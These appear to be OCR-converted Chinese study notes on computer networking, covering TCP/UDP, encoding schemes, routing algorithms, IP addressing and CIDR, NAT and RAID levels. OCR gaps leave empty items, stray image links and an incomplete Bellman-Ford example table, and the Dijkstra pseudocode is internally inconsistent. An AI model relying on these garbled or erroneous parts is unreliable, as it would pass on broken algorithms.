1. **TCP 与 UDP 区别总结：**
   a) TCP 面向连接（如打电话要先拨号建立连接），通过三次握手；UDP 是无连接的，即发送数据之前不需要建立连接（发短信）
   b) TCP 提供可靠的服务。也就是说，通过 TCP 连接传送的数据，无差错，不丢失，不重复，且按序到达；UDP 尽最大努力交付，即不保证可靠交付
   c) TCP 面向字节流，是流模式，实际上是 TCP 把数据看成一连串无结构的字节流；UDP 是面向报文的，是数据报模式
   d) UDP 没有拥塞控制，因此网络出现拥塞不会使源主机的发送速率降低（对实时应用很有用，如 IP 电话，实时视频会议等）
   e) 每一条 TCP 连接只能是点到点的；UDP 支持一对一，一对多，多对一和多对多的交互通信
   f) TCP 首部开销 20 字节；UDP 的首部开销小，只有 8 个字节
   g) TCP 的逻辑通信信道是全双工的可靠信道，UDP 则是不可靠信道
   h) TCP 对系统资源要求较多，适合传输大量数据；UDP 对系统资源要求少，适合传输少量数据

2. **TCP 与 UDP 各自的优势和应用场景**
   a) TCP 的优点：可靠，稳定 ，TCP 的可靠体现在 TCP **在传递数据之前，会有三次握手来建立连接，而且在数据传递时，有确认、窗口、重传、拥塞控制机制，在数据传完后，还会断开连接用来节约系统资源（四次挥手）。**
   b) TCP 应用场景：当对网络通讯质量有要求的时候，比如：整个数据要准确无误的传递给对方，这往往用于一些要求可靠的应用，比如 HTTP、HTTPS、FTP 等传输文件的协议，POP、SMTP 等邮件传输的协议。在日常生活中，常见使用 TCP 协议的应用比如：浏览器使用 HTTP，Outlook 使用 POP、SMTP，QQ 文件传输等。
   c) UDP 的优点：快，比 TCP 稍安全，UDP 没有 TCP 的握手、确认、窗口、重传、拥塞控制等机制，UDP 是一个无状态的传输协议，所以它在传递数据时非常快。没有 TCP 的这些机制，UDP 较 TCP 被攻击者利用的漏洞就要少一些。但 UDP 也是无法避免攻击的，比如：UDP Flood 攻击……
   d) UDP 应用场景：当对网络通讯质量要求不高的时候，要求网络通讯速度能尽量的快，这时就可以使用 UDP。在日常生活中，常见使用 UDP 协议的应用比如：QQ 语音、QQ 视频、TFTP 等。

3. **网络协议**
   a) 最底层的以太网协议（Ethernet）规定了电子信号如何组成数据包（packet），解决了子网内部（局域网）的点对点通信。
   b) IP 协议定义了一套自己的地址规则，称为 IP 地址。它实现了路由功能，允许某个局域网的 A 主机，向另一个局域网的 B 主机发送消息。IP 协议可以连接多个局域网，以太网协议不能解决多个局域网如何互通的问题，由 IP 协议解决。路由

器就是基于 IP 协议。

c) TCP 协议的作用是，保证数据通信的完整性和可靠性，防止丢包。如果路由器丢包（比如缓存满了，新进来的数据包就会丢失），就需要发现丢了哪一个包，以及如何重新发送这个包。这就要依靠 TCP 协议。

d) 收到 TCP 数据包以后，组装还原是操作系统完成的。应用程序不会直接处理 TCP 数据包。应用程序需要的数据放在 TCP 数据包里面，有自己的格式（比如 HTTP 协议）。TCP 并没有提供任何机制表示原始文件的大小，这由应用层的协议来规定，比如，HTTP 协议就有一个头信息 Content-Length，表示信息体的大小。对于操作系统来说，就是持续地接收 TCP 数据包，将它们按照顺序组装好，一个包都不少。

e) 操作系统不会去处理 TCP 数据包里面的数据。一旦组装好 TCP 数据包，就把它们转交给应用程序。TCP 数据包里面有一个端口（port）参数，就是用来指定转交给监听该端口的应用程序。21 端口是 FTP 服务器，25 端口是 SMTP 服务，80 端口是 Web 服务器。

4. **曼彻斯特编码（Manchester Code）**


a) 曼彻斯特编码（Manchester Encoding）是一个同步时钟编码技术，被物理层（以太网）使用来编码一个同步位流的时钟和数据。接收方利用包含有同步信号的特殊编码从信号自身提取同步信号来锁定自己的时钟脉冲频率，达到同步目的。

b) 曼彻斯特编码常用于局域网传输。曼彻斯特编码将时钟和数据包含在数据流中，在传输代码信息的同时，也将时钟同步信号一起传输到对方，每位编码中有一跳变，（**从高到低跳变表示“1”，从低到高跳变表示“0”**）不存在直流分量，因此具有自同步能力和良好的抗干扰性能。但每一个码元都被调成两个电平，所以数据传输速率只有调制速率的 1/2。


c) 还有一种差分曼彻斯特编码，每位中间的跳变仅提供时钟定时，而用每位开始时有无跳变表示“0”或“1”，有跳变为“0”，无跳变为“1”。

5. **同步通信和异步通信**

a) 同步通信方式，是把许多字符组成一个信息组，这样，字符可以一个接一个地传输，但是，在每组信息(通常称为信息帧)的开始要加上同步字符，在没有信息要传输时，要填上空字符，因为同步传输不允许有间隙。同步方式下，发送方除了发送数据，**还要传输同步时钟信号**，信息传输的双方用同一个时钟信号确定传输过程中每 1 位的位置。比较起来，在传输率相同时，**同步通信方式下的信息有效率要比异步方式下的高**，因为同步方式下的非数据信息比例比较小。



b) 在异步通信方式中，**两个数据字符之间的传输间隔是任意的，所以，每个数据字符的前后都要用一些数位来作为分隔位**。按标准的异步通信数据格式(叫做异步通信帧格式)，1 个字符在传输时，除了传输实际数据字符信息外，还要传输几个外加数位。具体说，在 1 个字符开始传输前，输出线必须在逻辑上处于“1”状态，这称为标识态。传输一开始，输出线由标识态变为“0”状态，从而作为起始位。起始位后面为 5～8 个信息位，信息位由低往高排列，即先传字符的低位，后传字符的高位。信息位后面为校验位，校验位可以按奇校验设置，也可以按偶校验设置，或不设校验位。最后是逻辑的“1”作为停止位，停止位可为 1 位、1.5 位或者 2 位。如果传输完 1 个字符以后，立即传输下一个字符，那么，后一个字符的起始位便紧挨着前一个字符的停止位了，否则，输出线又会进入标识态。在异步通信方式中，**发送和接收的双方必须约定相同的帧格式**，否则会造成传输错误。在异步通信方式中，发送方只发送数据帧，不传输时钟，**发送和接收双方必须约定相同的传输率**。当然双方实际工作速率不可能绝对相等，但是只要误差不超过一定的限度，就不会造成传输出错。



c) 传输率就是指每秒传输多少位，传输率也常叫波特率

6. 同步通信和异步通信的区别

a) 同步通信要求接收端时钟频率和发送端时钟频率一致，发送端发送连续的比特流；异步通信时不要求接收端时钟和发送端时钟同步，发送端发送完一个字节后，可经过任意长的时间间隔再发送下一个字节。

b) 同步通信效率高,异步通信效率较低(因为开始位和停止位的开销所占比例较大)。

c) 同步通信较复杂，双方时钟的允许误差较小；异步通信简单，双方时钟可允许一定误差。

d) 同步通信可用于点对多点，异步通信只适用于点对点。

7. 汉明编码（Hamming Code）

a) 汉明码不仅可以用来检测转移数据时发生的错误，还可以用来修正错误。(要注意的是，汉明码只能发现和修正一位错误，对于两位或者两位以上的错误无法正确和发现)。

b) 汉明码的实现原则是在原来的数据的插入 k 位数据作为校验位，把原来的 n 位数据变为 m（m = n +k）位编码。其中编码时要满足以下原则：

$2^k - 1 >= m$ 其中$(m = n + k)$

这就是 Hamming 不等式，汉明码规定，我们所得到的 m 位编码的 2^k 位上插入特殊的校验码，其余位把源码按顺序放置。

c) 校验位的编码方式为：第 k 位校验码从则从新的编码的第 2^(k - 1)位开始，每计算 2^(k - 1)位的异或，跳 2^(k - 1)位，再计算下一组 2^(k - 1)位的异或，填入 2^(k - 1)位，比如：

i. 第 1 位校验码计算 1,3,5,7,9,11,13,15 位的异或，填入新的编码的第 1 位。

ii. 第 2 位校验码计算 2-3,6-7,10-11,14-15 位的异或，填入新的编码的第 2 位。

iii. 第 3 位校验码计算 4-7,12-15 位的异或，填入新的编码的第 4 位。

iv. 第 4 位校验码计算 8-15 位的异或，填入新的编码的第 8 位。

d) 常用的汉明码：原先 4 位，插入 3 位；原先 11 位，插入 4 位

8. 静态路由和动态路由

a) 静态路由是指由网络管理员手工配置的路由信息。当网络的拓扑结构或链路的状态发生变化时，网络管理员需要手工去修改路由表中相关的静态路由信息。静态路由信息在缺省情况下是私有的，不会传递给其他的路由器。静态路由的缺点是不能动态反映网络拓扑，**当网络拓扑发生变化时，管理员就必须手工改变路由表**；然而静态路不会占用路由器太多的 CPU 和 RAM 资源，也不占用线路的带宽。

b) 在一个支持 DDR（dial-on-demand routing）的网络中，拨号链路只在需要时才拨通，因此不能为动态路由信息表提供路由信息的变更情况，在这种情况下，网络也适合使用静态路由；**使用静态路由的另一个好处是网络安全保密性高**，动态路由因为需要路由器之间频繁地交换各自的路由表，而对路由表的分析可以揭示网络的拓扑结构和网络地址等信息。因此，网络出于安全方面的考虑也可以采用静态路由。

c) 动态路由器上的路由表项是通过相互连接的路由器之间交换彼此信息，然后按照一定的算法优化出来的，而这些路由信息是在一定时间间隙里不断更新，以适应不断变化的网络，以随时获得最优的寻路效果。其中用于自治系统（AS:Autonomous System）内部网关协议有开放式最短路径优先（OSPF:Open Shortest Path First）协议和寻路信息协议(RIP:Routing Information Protocol)。

d) 同一个路由，对内网只能用动态或静态一种，而不能同时使用，对外网亦然。两个是矛盾关系。但是对外网用动态路由，对内网用静态路由，这是没有问题的。

9. 路由协议

a) 链路状态路由协议（Link-state），又称为最短路径优先协议，它基于 Edsger Dijkstra 的最短路径优先（SPF）算法。它比距离矢量路由协议复杂得多，但基本功能和配置却很简单。基于这种算法出现了 OSPF，isis 路由协议。

i. 路由器的链路状态的信息称为链路状态，包括在名为链路状态通告（LSA）的数据单元：LSA 用于标示这条链路，链路状态，路由器接口到链路的代价度量值以及链路所连接的所有邻居。

ii. 告诉所有结点，它到它的邻居的开销

iii.

```
/*dijkstra算法单源最短路径*/
Begin
    1 初始 s={1},v={2...n},dist[i]=c[i][j];
    2
    2.1 u=min{dist[i][j]|i属于v}
    2.2 s=sU{v},v=v-{u};
    2.3 对于 v 中顶点 i
    if(dist[u]+c[u][i]<dist[i][j]) dist[i]=dist[u]+c[u][j]
    3.输出dist
End
```

b) 距离矢量路由协议（Distance-vector），名称的由来是因为路由是以矢量（距离，方向）的方式被通告出去的，这里的距离是根据度量来决定的。通俗点就是：往某个方向上的距离。基于 Bellman-Ford 或者 Ford-Fulkerson 算法。


i. 告诉它的邻居，它到所有结点的开销

ii.


```
1  Bellman-Ford(G,w,s) : boolean    //图G，边集 函数 w，s为源点
2        for each vertex v ∈ V(G)  do        //初始化 1阶段
3            d[v] ←+∞
4        d[s] ←0;                                //1阶段结束
5        for i=1 to |v|-1 do                 //2阶段开始，双重循环。
6           for each edge(u,v)  ∈E(G) do //边集数组要用到，穷举每条边。
7              If d[v]> d[u]+ w(u,v) then       //松弛判断
8                 d[v]=d[u]+w(u,v)                 //松弛操作  2阶段结束
9        for each edge(u,v)  ∈E(G) do
10           If d[v]> d[u]+ w(u,v) then
11            Exit false
12    Exit true
```

按照以下的顺序处理所有的边：(B,E), (D,B), (B,D), (A,B), (A,C), (D,C), (B,C), (E,D).
第一次迭代得到如下的结果(第一行为初始化情况,最后一行为最终结果)：

当 (B,E), (D,B), (B,D) 和 (A,B) 处理完后，得到的是第二行的结果。
当 (A,C) 处理完后，得到的是第三行的结果。
当 (D,C), (B,C) 和 (E,D) 处理完后，得到第四行的结果。



A	B	C	D	E
0	∞	∞	∞	∞



A	B	C	D	E
0	∞	∞	∞	∞
0	−1	∞	∞	∞
0	−1	4	∞	∞
0	−1	2	∞	∞

10. 距离矢量路由协议和链路状态路由协议的比较

a) 运行距离矢量路由协议的路由器，会将所有它知道的路由信息与邻居共享，但是只与直连邻居共享；运行链路状态路由协议的路由器，只将它所直连的链路状态与邻居共享，这个邻居是指一个域内(domain)，或一个区域内的所有路由器

b) 所有距离矢量路由协议均使用 Bellman-Ford 算法，容易产生路由环路和计数到无穷大的问题，因此必须结合防环机制，同时由于每台路由器都必须在将从邻居学到的路由转发给其它路由器之前，运行路由算法，所以网络的规模越大，其收敛速度越慢； 链路状态路由协议均使用了强健的 SPF 算法，如 OSPF 的 dijkstra，不易

产生路由环路，或是一些错误的路由信息。路由器在转发链路状态包时（描述链路状态、拓扑变化的包），没必要首先进行路由运算，再给邻居进行发送，从而加快了网络的收敛速度。

c) 距离矢量路由协议，更新的是“路由条目”，一条重要的链路如果发生变化，意味着需通告多条涉及到的路由条目；链路状态路由协议，更新的是“拓扑”，每台路由器上都有完全相同的拓扑，他们各自分别进行 SPF 算法，计算出路由条目，一条重要链路的变化，不必再发送所有被波及的路由条目，只需发送一条链路通告，告知其它路由器本链路发生故障即可。其它路由器会根据链路状态，改变自己的拓扑数据库，重新计算路由条目。


d) 距离矢量路由协议发送周期性更新、完整路由表更新（periodic & full）；而链路状态路由协议更新是非周期性的（nonperiodic），部分的（partial）

11. IP 地址分类、子网、子网掩码、CIDR

a) 原始的 IP 地址表示方法及其分类

i. IP 地址 ::= {<网络号>, <主机号>}，将主机号置 0，就可以得到网络地址。

ii.



iii.

网络类别	最大可指派的网络数	第一个可指派的网络号	最后一个可指派的网络号	每个网络中的最大主机数
A	126 (2^7-2)	1	126	16777214
B	16383 ($2^{14}-1$)	128.1	191.255	65534
C	2097151 ($2^{21}-1$)	192.0.1	223.255.255	254

网络号	主机号	源地址使用	目的地址使用	代表的意思
0	0	可以	不可	在本网络上的本主机（见 6.6 节 DHCP 协议
0	host-id	可以	不可	在本网络上的某个主机 host-id
全 1	全 1	不可	可以	只在本网络上进行广播（各路由器均不转发
net-id	全 1	不可	可以	对 net-id 上的所有主机进行广播
127	非全 0 或全 1 的任何数	可以	可以	用作本地软件环回测试之用

iv. 最大可指派网络数中会减掉 2 或者 1，其实后面的最大主机数大家计算一下会发现都减去了 2。这是因为 A 类的前缀是 0，所以网络号加上前缀的 8 位可以出现全 0 的情况，而且 127(01111111)作为环回地址用来测试，所以不指派，故而需要减去 2，B 类和 C 类的前缀分别是 10 和 110，所以网络号加上前缀不


可能出现全 0 的情况，不过 B 类的 128.0.0.0 和 C 类的 192.0.0.0 也是不指派的，所以 B 类和 C 类只需要减去这一个不指派的网络地址即可。主机号分别为全 0 和全 1 的情况一般是不分配的，这两个特殊的地址有特殊的用途

b) 基本的子网划分方法

i. IP 地址 ::= {<网络号>, <子网号>, <主机号>}

ii. 子网划分就是在 32 位中借了几位用来表示子网号，网络号的位数是不变的，子网号是从主机号中借走的。同样的 IP 地址和不同的子网掩码可以得出相同的网络地址。但是不同的掩码效果是不同的，因为它们的子网号和主机号的位数是不一样的，从而可划分的子网数和每个子网中的最大主机数都是不一样的。

iii.



c) CIDR 子网划分：无类别域间路由（Classless Inter-Domain Routing）

i. CIDR 是一个在 Internet 上创建附加地址的方法，这些地址提供给服务提供商（ISP），再由 ISP 分配给客户。CIDR 将路由集中起来，使一个 IP 地址代表主要骨干提供商服务的几千个 IP 地址，从而减轻 Internet 路由器的负担。适当分配多个合适的 IP 地址，使得这些地址能够进行聚合，减少这些地址在路由表中的表项数

ii. IP 地址 ::= {<网络前缀>, <主机号>} / 网络前缀所占位数


iii. 在之前基本的子网划分中，借走主机号两位，只能划分 4-2=2 个子网，这是因为全 0 和全 1 不使用，一般至少借走两位，其他位数的划分也都需要减去 2，但是 CIDR 表示法中的子网划分就不用减 2，因为其也使用全 0 和全 1。

128.14.35.7/20 = 10000000 00001110 00100011 00000111

即前20位是网络前缀，后12位是主机号，那么我们通过令主机号分别为全0和全1就可以得到一个CIDR地址块的最小地址和最大地址，即

最小地址是：128.14.32.0 = **10000000 00001110 0010**0000 00000000
最大地址是：128.14.47.255 = **10000000 00001110 0010**1111 11111111
子网掩码是：255.255.240.0 = **11111111 11111111 1111**0000 00000000

iv. 因此就可以看出来，这个CIDR地址块可以指派(47-32+1)*256=4096个地址，这里没有把全0和全1除外。



v.

12. 路由器和网关

a) TCP/IP 网络是由网关(Gateways)或路由器(Routers)连接的。当 IP 准备发送一个包的时候,它把本地(源)IP 地址和包的目的地址插入 IP 头,并且检查目的地网络 ID 是否和源主机的网络 ID 一致,如果一致,包就被直接发送到本地网的目的计算机,如果不一致,就检查路由表中的静态路由,如果没有发现路由信息,包就被转送到缺省网关。缺省网关连接到本地子网和其它网络的计算机,它知道网际网上其它网络的网络 ID,也知道如何到达那里,因此它能把包转发到别的网关,直到最终转发到直接和限定的目的地相连的网关,这一过程称为路由。

b) 默认网关的意思是一台主机如果找不到可用的网关,就把数据包发给默认指定的网关，由这个网关来处理数据包。现在主机使用的网关，一般指的是默认网关。

c) 数据包在整个传输过程中,源 IP 和目的 IP 不会发生改变，除非做了 NAT 转换。不过 MAC 地址是变化的,因为发送端开始不知道目的主机的 MAC 地址,所以每经过一个路由器,MAC 地址都会发生变化。

13. 路由器和交换机


a) 根据 OSI 模型的网络体系划分，自底向上，路由器 工作在第三层（网络层），而我们常说的交换机 工作在第二层（链路层）(目前有更加高级的三层交换机，四层交换机，甚至还有七层交换机）

b) 路由器依靠 IP 地址来寻址，转发；交换机依靠 MAC 地址过滤，转发

c) 每一个路由器与其之下连接的设备，其实构成一个局域网；交换机工作在路由器之下，就是也就是交换机工作在局域网内；**交换机用于局域网内网的数据转发，路由**

器用于连接局域网和外网

d) 路由器内有一份路由表，里面有它的寻址信息（就像是一张地图），它收到网络层的数据报后，会根据路由表和选路算法将数据报转发到下一站（可能是路由器、交换机、目的主机）；交换机内有一张 MAC 表，里面存放着和它相连的所有设备的 MAC 地址，它会根据收到的数据帧的首部信息内的目的 MAC 地址在自己的表中查找，如果有就转发，如果没有就放弃

e) 

14. IP 地址和 MAC 地址

a) IP 地址：由于全世界存在着各式各样的网络，它们使用不同的硬件地址。要是这些异构网络能够互相通信就必须进行非常复杂的硬件地址转换工作，因此由用户或用户主机来完成这项工作几乎是不可能的事。但统一的 IP 地址把这个复杂问题解决了。连接到因特网的主机只需拥有统一的 IP 地址，它们之间的通信就像连接在同一个网络（虚拟互连网络或者简称 IP 网）上那么简单方便，因为调用 ARP 的复杂过程都是由计算机软件自动进行的，对用户来说是看不见这种调用过程的。

b) MAC 地址

i. 信息传递时候，需要知道的其实是两个地址：终点地址、下一跳的地址。IP 地址本质上是终点地址，它在跳过路由器的时候不会改变，而 MAC 地址则是下一跳的地址，每跳过一次路由器都会改变。这就是为什么还要用 MAC 地址的原因之一，它起到了记录下一跳的信息的作用。

ii. 网络体系结构的分层模型：用 MAC 地址和 IP 地址两个地址，用于分别表示物理地址和逻辑地址是有好处的。这样分层可以使网络层与数据链路层的协议更灵活地替换。

iii. 历史原因：早期的以太网只有集线器，没有交换机，所以发出去的包能被以太网内的所有机器监听到，因此要附带上 MAC 地址，每个机器只需要接受与自己 MAC 地址相匹配的包。

15. 网络地址转换 NAT

a) NAT 当在专用网内部的一些主机本来已经分配到了本地 IP 地址（即仅在本专用网内使用的专用地址），但现在又想和因特网上的主机通信（并不需要加密）时，可使用 NAT 方法。这种通过使用少量的公有 IP 地址代表较多的私有 IP 地址的方式，

将有助于减缓可用的 IP 地址空间的枯竭

b) 静态转换是指**将内部网络的私有 IP 地址转换为公有 IP 地址**，IP 地址对是一对一的，是一成不变的，某个私有 IP 地址只转换为某个公有 IP 地址。借助于静态转换，可以实现外部网络对内部网络中某些特定设备（如服务器）的访问。

c) 动态转换是指将内部网络的私有 IP 地址转换为公用 IP 地址时，IP 地址是不确定的，是随机的，所有被授权访问上 Internet 的私有 IP 地址可随机转换为任何指定的合法 IP 地址。也就是说，只要指定哪些内部地址可以进行转换，以及用哪些合法地址作为外部地址时，就可以进行动态转换。动态转换可以使用多个合法外部地址集。当 ISP 提供的合法 IP 地址略少于网络内部的计算机数量时。可以采用动态转换的方式。

d) 端口多路复用（Port address Translation,PAT)是指改变外出数据包的源端口并进行端口转换，即端口地址转换（PAT，Port Address Translation)。**采用端口多路复用方式，内部网络的所有主机均可共享一个合法外部 IP 地址实现对 Internet 的访问**，从而可以最大限度地节约 IP 地址资源。同时，又可隐藏网络内部的所有主机，有效避免来自 internet 的攻击。

16. 磁盘阵列 RAID

a) 磁盘阵列（Redundant Arrays of Independent Drives，RAID），有“独立磁盘构成的具有冗余能力的阵列”之意,是由很多价格较便宜的磁盘，组合成一个容量巨大的磁盘组，利用个别磁盘提供数据所产生加成效果提升整个磁盘系统效能。利用这项技术，将数据切割成许多区段，分别存放在各个硬盘上。磁盘阵列还能利用同位检查（Parity Check）的观念，在数组中任意一个硬盘故障时，仍可读出数据，在数据重构时，将数据经计算后重新置入新硬盘中。

b) 优点：

i. **提高传输速率。**RAID 通过在多个磁盘上同时存储和读取数据来大幅提高存储系统的数据吞吐量（Throughput)。在 RAID 中，可以让很多磁盘驱动器同时传输数据，而这些磁盘驱动器在逻辑上又是一个磁盘驱动器，所以使用 RAID 可以达到单个磁盘驱动器几倍、几十倍甚至上百倍的速率。

ii. **通过数据校验提供容错功能。**普通磁盘驱动器无法提供容错功能，如果不包括写在磁盘上的 CRC（循环冗余校验）码的话。RAID 容错是建立在每个磁盘驱动器的硬件容错功能之上的，所以它提供更高的安全性。在很多 RAID 模式中都有较为完备的相互校验/恢复的措施，甚至是直接相互的镜像备份，从而大大提高了 RAID 系统的容错度

c) 缺点：RAID0 没有冗余功能，如果一个磁盘（物理）损坏，则所有的数据都无法使用。RAID1 磁盘的利用率最高只能达到 50%(使用两块盘的情况下)，是所有 RAID 级别中最低的。RAID0+1 以理解为是 RAID 0 和 RAID 1 的折中方案。RAID 0+1 可以为系统提供数据安全保障,但保障程度要比 Mirror 低而磁盘空间利用率要比 Mirror 高。

17. 磁盘阵列的级别

a) RAID 0：RAID 0 连续以位或字节为单位分割数据，并行读/写于多个磁盘上，因此具有很高的数据传输率，但它没有数据冗余，因此并不能算是真正的 RAID 结构。RAID 0 **只是单纯地提高性能，并没有为数据的可靠性提供保证**，而且其中的一个磁盘失效将影响到所有数据。因此，RAID 0 不能应用于数据安全性要求高的场合。

b) RAID 1：它是**通过磁盘数据镜像实现数据冗余**，在成对的独立磁盘上产生互为备份的数据。当原始数据繁忙时，可直接从镜像拷贝中读取数据，因此 RAID 1 可以提高读取性能。RAID 1 是磁盘阵列中单位成本最高的，但提供了很高的数据安全性和可用性。当一个磁盘失效时，系统可以自动切换到镜像磁盘上读写，而不需要重组失效的数据。

c) RAID 01/10:根据组合分为 RAID 10 和 RAID 01，实际是将 RAID 0 和 RAID 1 标准结合的产物，在连续地以位或字节为单位分割数据并且并行读/写多个磁盘的同时，为每一块磁盘作磁盘镜像进行冗余。它的优点是**同时拥有 RAID 0 的超凡速度和 RAID 1 的数据高可靠性**，但是 CPU 占用率同样也更高，而且磁盘的利用率比较低。RAID 1+0 是先镜射再分区数据，再将所有硬盘分为两组，视为是 RAID 0 的最低组合，然后将这两组各自视为 RAID 1 运作。RAID 0+1 则是跟 RAID 1+0 的程序相反，是先分区再将数据镜射到两组硬盘。它将所有的硬盘分为两组，变成 RAID 1 的最低组合，而将两组硬盘各自视为 RAID 0 运作。性能上，RAID 0+1 比 RAID 1+0 有着更快的读写速度。可靠性上，当 RAID 1+0 有一个硬盘受损，其余三个硬盘会继续运作。RAID 0+1 只要有一个硬盘受损，同组 RAID 0 的另一只硬盘亦会停止运作，只剩下两个硬盘运作，可靠性较低。因此，RAID 10 远较 RAID 01 常用，零售主板绝大部份支持 RAID 0/1/5/10，但不支持 RAID 01。

d) RAID 2：将数据条块化地分布于不同的硬盘上，条块单位为位或字节，**并使用称为“加重平均纠错码（汉明码）”的编码技术来提供错误检查及恢复。**

e) RAID 3：它同 RAID 2 非常类似，都是将数据条块化分布于不同的硬盘上，区别在于 RAID 3 **使用简单的奇偶校验，并用单块磁盘存放奇偶校验信息**。如果一块磁盘失效，奇偶盘及其他数据盘可以重新产生数据；如果奇偶盘失效则不影响数据使用。RAID 3 对于大量的连续数据可提供很好的传输率，但对于随机数据来说，奇偶盘会成为写操作的瓶颈。

f) RAID 4：RAID 4 同样也将数据条块化并分布于不同的磁盘上，**但条块单位为块或记录**。RAID 4 使用一块磁盘作为奇偶校验盘，每次写操作都需要访问奇偶盘，这时奇偶校验盘会成为写操作的瓶颈，因此 RAID 4 在商业环境中也很少使用。

g) RAID 5：RAID 5 不单独指定的奇偶盘，而是在**所有磁盘上交叉地存取数据及奇偶校验信息**。在 RAID 5 上，读/写指针可同时对阵列设备进行操作，提供了更高的数据流量。RAID 5 更适合于小数据块和随机读写的数据。RAID 3 与 RAID 5 相比，最主要的区别在于 RAID 3 每进行一次数据传输就需涉及到所有的阵列盘；而对于 RAID 5 来说，大部分数据传输只对一块磁盘操作，并可进行并行操作。在 RAID 5 中有“写损失”，即每一次写操作将产生四个实际的读/写操作，其中两次读旧的

数据及奇偶信息，两次写新的数据及奇偶信息。

h) RAID 6：与 RAID 5 相比，**RAID 6 增加了第二个独立的奇偶校验信息块**。两个独立的奇偶系统使用不同的算法，数据的可靠性非常高，即使两块磁盘同时失效也不会影响数据的使用。但 RAID 6 需要分配给奇偶校验信息更大的磁盘空间，相对于 RAID 5 有更大的“写损失”，因此“写性能”非常差。较差的性能和复杂的实施方式使得 RAID 6 很少得到实际应用。

i) RAID 7：这是一种新的 RAID 标准，其自身带有智能化实时操作系统和用于存储管理的软件工具，**可完全独立于主机运行，不占用主机 CPU 资源**。RAID 7 可以看作是一种存储计算机（Storage Computer），它与其他 RAID 标准有明显区别。除了以上的各种标，我们可以如 RAID 0+1 那样结合多种 RAID 规范来构筑所需的 RAID 阵列，例如 RAID 5+3（RAID 53）就是一种应用较为广泛的阵列形式。用户一般可以通过灵活配置磁盘阵列来获得更加符合其要求的磁盘存储系统。

